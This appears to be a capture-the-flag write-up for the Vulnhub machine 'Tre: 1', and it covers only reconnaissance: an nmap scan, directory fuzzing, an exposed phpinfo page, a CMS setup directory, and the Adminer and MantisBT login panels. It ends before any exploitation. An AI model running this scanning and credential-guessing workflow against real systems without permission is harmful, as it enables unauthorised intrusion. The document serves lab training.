
Writeup Tre: 1 - Vulnhub

VM Created by: **SunCSR Team**

Difficulty: **Intermediate**


We started as usual, launching an nmap to all ports to list all possible services:




```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Tre-1# nmap -p- -sV -sC 192.168.10.157 -o 192.168.10.157
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-23 02:18 EDT
Nmap scan report for 192.168.10.157
Host is up (0.0011s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 99:1a:ea:d7:d7:b3:48:80:9f:88:82:2a:14:eb:5f:0e (RSA)
|   256 f4:f6:9c:db:cf:d4:df:6a:91:0a:81:05:de:fa:8d:f8 (ECDSA)
|_  256 ed:b9:a9:d7:2d:00:f8:1b:d3:99:d6:02:e5:ad:17:9f (ED25519)
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Tre
8082/tcp open  http    nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Tre
MAC Address: 00:0C:29:BE:C9:87 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.23 seconds
```

We found two web services, one on port 80 with Apache 2.4.38 and another with Nginx 1.14.2 on port 8082 on a GNU/Linux Debian machine.


If we access any of the two web services, we will find an image.



Same picture on port 8082:




But are they really the same? Let's check it out:



```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Tre-1/ficheros# md5sum file.jpg file.jpg.1
6abd440cbb8bee15769bbe42a0b1737c  file.jpg
6abd440cbb8bee15769bbe42a0b1737c  file.jpg.1
```


Both images have the same hash, therefore they are exactly the same. This check is highly recommended, since some of the photographs might hide some relevant information.

Since we don't have anything else, we started fuzzing in the first of the web services looking for interesting files and directories.



```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat May 23 02:27:28 2020
URL_BASE: http://192.168.10.157/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.10.157/ ----
==> DIRECTORY: http://192.168.10.157/cms/
+ http://192.168.10.157/index.html (CODE:200|SIZE:164)
+ http://192.168.10.157/info.php (CODE:200|SIZE:87899)
+ http://192.168.10.157/server-status (CODE:403|SIZE:279)
+ http://192.168.10.157/system (CODE:401|SIZE:461)

---- Entering directory: http://192.168.10.157/cms/ ----
==> DIRECTORY: http://192.168.10.157/cms/cache/
==> DIRECTORY: http://192.168.10.157/cms/core/
==> DIRECTORY: http://192.168.10.157/cms/custom/
==> DIRECTORY: http://192.168.10.157/cms/extensions/
+ http://192.168.10.157/cms/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.10.157/cms/site/
==> DIRECTORY: http://192.168.10.157/cms/templates/
==> DIRECTORY: http://192.168.10.157/cms/vendor/

---- Entering directory: http://192.168.10.157/cms/cache/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.10.157/cms/core/ ----
==> DIRECTORY: http://192.168.10.157/cms/core/admin/
==> DIRECTORY: http://192.168.10.157/cms/core/feeds/
==> DIRECTORY: http://192.168.10.157/cms/core/inc/
+ http://192.168.10.157/cms/core/index.html (CODE:200|SIZE:0)
+ http://192.168.10.157/cms/core/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.10.157/cms/core/setup/

---- Entering directory: http://192.168.10.157/cms/custom/ ----
```

We found a file info.php that gives us more detailed information about the machine.




192.168.10.157/info.php

PHP Version 7.3.14-1~deb10u1

System	Linux tre 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64
Build Date	Feb 16 2020 15:07:23
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar

We also found a website set up with a CMS. I'm already telling you that this site doesn't have any links that work.




Music for everyone.

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Quis ipsum suspendisse ultrices gravida.

There are a lot of directories with information that seems valuable, but it all ends up in a rabbit hole:

For example:




192.168.10.157/cms/core/setup/

Index of /cms/core/setup


Name	Last modified	Size	Description
Parent Directory		-	
base.sql	2020-03-05 14:13	13K	
environment.php	2020-03-05 14:13	3.6K	
example-site.sql	2020-03-05 14:13	43K	
json-db/	2020-03-05 14:13	-	
settings.php	2020-03-05 14:13	3.8K	

Apache/2.4.38 (Debian) Server at 192.168.10.157 Port 80




```
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Tre-1/ficheros# strings base.sql |grep password
CREATE TABLE `bigtree_users` (`id` int(11) unsigned NOT NULL AUTO_INCREMENT,`email` varchar(255) NOT NULL DEFAULT '',`password` varchar(255) NOT
 NULL DEFAULT '',`new_hash` char(2) NOT NULL,`2fa_secret` varchar(255) NOT NULL,`2fa_login_token` varchar(255) NOT NULL,`name` varchar(255) NOT
NULL DEFAULT '',`company` varchar(255) NOT NULL DEFAULT '',`level` int(11) unsigned NOT NULL DEFAULT '0',`permissions` text NOT NULL,`alerts` te
xt NOT NULL,`daily_digest` char(2) NOT NULL,`timezone` varchar(255) NOT NULL,`change_password_hash` varchar(255) NOT NULL,PRIMARY KEY (`id`),KEY
 `email` (`email`),KEY `password` (`password`)) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_general_ci;
INSERT INTO `bigtree_settings` (`id`,`value`) VALUES ('bigtree-internal-security-policy','{"password":{"invitations": "on"}}');
root@m3n0sd0n4ld:~/Documentos/OSCP/machines/Tre-1/ficheros# 
```

We continue fuzzing and find the file "**adminer.php**".



```
[02:45:41] 200 -    5KB - /adminer.php
[02:45:44] 301 -  314B  - /cms  ->  http://192.168.10.157/cms/
[02:45:44] 302 -    0B  - /cms/  ->  site/
[02:45:49] 200 -  164B  - /index.html
[02:45:49] 200 -   87KB - /info.php
[02:45:54] 403 -  279B  - /server-status
[02:45:54] 403 -  279B  - /server-status/
[02:45:55] 401 -  461B  - /system
[02:45:55] 401 -  461B  - /system/
[02:45:55] 401 -  461B  - /system/cron/cron.txt
[02:45:55] 401 -  461B  - /system/error.txt
[02:45:55] 401 -  461B  - /system/log/
[02:45:55] 401 -  461B  - /system/logs/
```

We access it and have a database software login system called "Adminer".



192.168.10.157//adminer.php

Idioma: Español

Adminer 4.7.7


Login

Motor de base de datos	MySQL
Servidor	localhost
Usuario	
Contraseña	
Base de datos	

Login □ Guardar contraseña

It's up to date, so there's no public exploit so far that works. I have also tried guessing with the most used credentials, I have used a couple of dictionaries but everything has been useless. Therefore, we will keep on listing.

We continue to list and review files and directories, now it is the turn of another found panel of the "**mantisbt**" software.



192.168.10.157/mantisbt/login_page.php

mantis BUG TRACKER

Login

Username

Password

□ Keep me logged in

☑ Only allow your session to be used from this IP address.

Login

Lost your password?

